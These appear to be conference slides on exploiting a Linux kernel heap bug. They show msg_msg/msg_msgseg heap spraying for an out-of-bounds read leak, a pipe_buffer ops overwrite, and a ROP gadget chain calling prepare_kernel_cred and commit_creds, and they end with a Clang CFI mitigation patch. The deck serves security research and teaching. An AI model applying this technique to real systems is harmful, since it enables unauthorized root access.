
```
struct msg_msg *copy_msg(src, dst)
{
    size_t len = src->m_ts;
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);
    for (dst_pseg = dst->next, src_pseg = src->next;
        src_pseg != NULL;
        dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {
        len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen);
    }
    return dst;
}
```



# ROP solution

## Step1: Leak kernel address


- Heap fengshui.



# ROP solution

## Step1: Leak kernel address

- Heap fengshui.
- First free pg\_vec, use msg\_msg to spray.



# ROP solution



## Step1: Leak kernel address

- Heap fengshui.
- First free pg\_vec, use msg\_msg to spray.
- Second free pg\_vec, spray msg\_msgseg to overwrite m\_ts field for oob read.

```

struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message follows immediately */
};
static struct msg_msg *alloc_msg(size_t len) {
    len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        struct msg_msgseg *seg;
        alen = min(len, DATALEN_SEG);
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
        *pseg = seg;
        seg->next = NULL;
        pseg = &seg->next;
        len -= alen;
    }
}

```



All the bytes can be controlled except the first eight bytes

# ROP solution


## Step1: Leak kernel address

```

struct timerfd_ctx {
    union {
        struct hrtimer tmr;
        struct alarm alarm;
    } t;
    ...
    wait_queue_head_t wqh;
    ...
};

struct hrtimer {
    struct timerqueue_node node;
    ktime_t _softexpires;
    enum hrtimer_restart (*function)(struct hrtimer *);
    ...
};

```




Leak kernel text address and timerfd\_ctx address

# ROP solution

## Step2: Hijack pc

- Trigger bug again and select pipe\_buffer as victim object.


```
struct pipe_buffer {  
    struct page *page;  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};
```



# ROP solution

## Step2: Hijack pc


- Trigger bug again and select pipe\_buffer as victim object.
- Use the msg\_msgseg object to overwrite the ops and make the ops point to timerfd\_ctx.



# ROP solution

## Step2: Hijack pc

- Trigger bug again and select pipe\_buffer as victim object.
- Use the msg\_msgseg object to overwrite the ops.
- Free the timerfd\_ctx and use msg\_msgseg to spray and construct a fake pipe\_buf\_operations.



```
struct pipe_buf_operations {
    int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
    void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
    bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
    bool (*get)(struct pipe_inode_info *, struct pipe_buffer *);
};
```

# ROP solution

## Step3: stack pivoting

rsi points controlled pipe\_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
```

```
→ pop rsp; pop r15; ret; ←
```

```
add rsp, 0xd0; ret;
```

```
pop rdi; ret; // 0
```

```
prepare_kernel_cred;
```


```
pop rcx; ret; // 0
```

```
test ecx, ecx; jne 0xd8ab5b; ret;
```

```
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
```

```
commit_creds;
```

```
mov rsp, rbp; pop rbp; ret;
```




# ROP solution

## Step3: stack pivoting

make rsi point to controlled pipe\_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];  
pop rsp; pop r15; ret;  
➔ add rsp, 0xd0; ret; ←  
pop rdi; ret; // 0  
prepare_kernel_cred;  
pop rcx; ret; // 0  
test ecx, ecx; jne 0xd8ab5b; ret;  
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;  
commit_creds;  
mov rsp, rbp; pop rbp; ret;
```




# ROP solution

## Step3: stack pivoting

make rsi point to controlled pipe\_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];  
pop rsp; pop r15; ret;  
add rsp, 0xd0; ret;  
→ pop rdi; ret; // 0 ←  
prepare_kernel_cred;  
pop rcx; ret; // 0  
test ecx, ecx; jne 0xd8ab5b; ret;  
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;  
commit_creds;  
mov rsp, rbp; pop rbp; ret;
```



Now we can do normally rop to modify the credential of the process

# ROP solution

## Summary

- Easy to hijack pc but hard to find gadget.
- When CFI is enabled, rop is impossible.
- Find suitable heap object is also a time-consuming task.

## [v4,01/17] add support for Clang CFI

**Message ID** 20210331212722.2746212-2-samitolvanen@google.com ([mailing list archive](#))  
**State** New, archived  
**Headers** [show](#)  
**Series** [Add support for Clang CFI | expand](#)

## Commit Message

[Sami Tolvanen](#)

This change adds support for Clang's forward-edge Control Flow Integrity (CFI) checking. With `CONFIG_CFI_CLANG`, the compiler injects a runtime check before each indirect function call to ensure the target is a valid function with the correct static type. This restricts possible call targets and makes it more difficult for an attacker to exploit bugs that allow the modification of stored function pointers. For more details, see:

<https://clang.llvm.org/docs/ControlFlowIntegrity.html>

Clang requires `CONFIG_LTO_CLANG` to be enabled with CFI to gain visibility to possible call targets. Kernel modules are supported with Clang's cross-DSO CFI mode, which allows checking between independently compiled components.

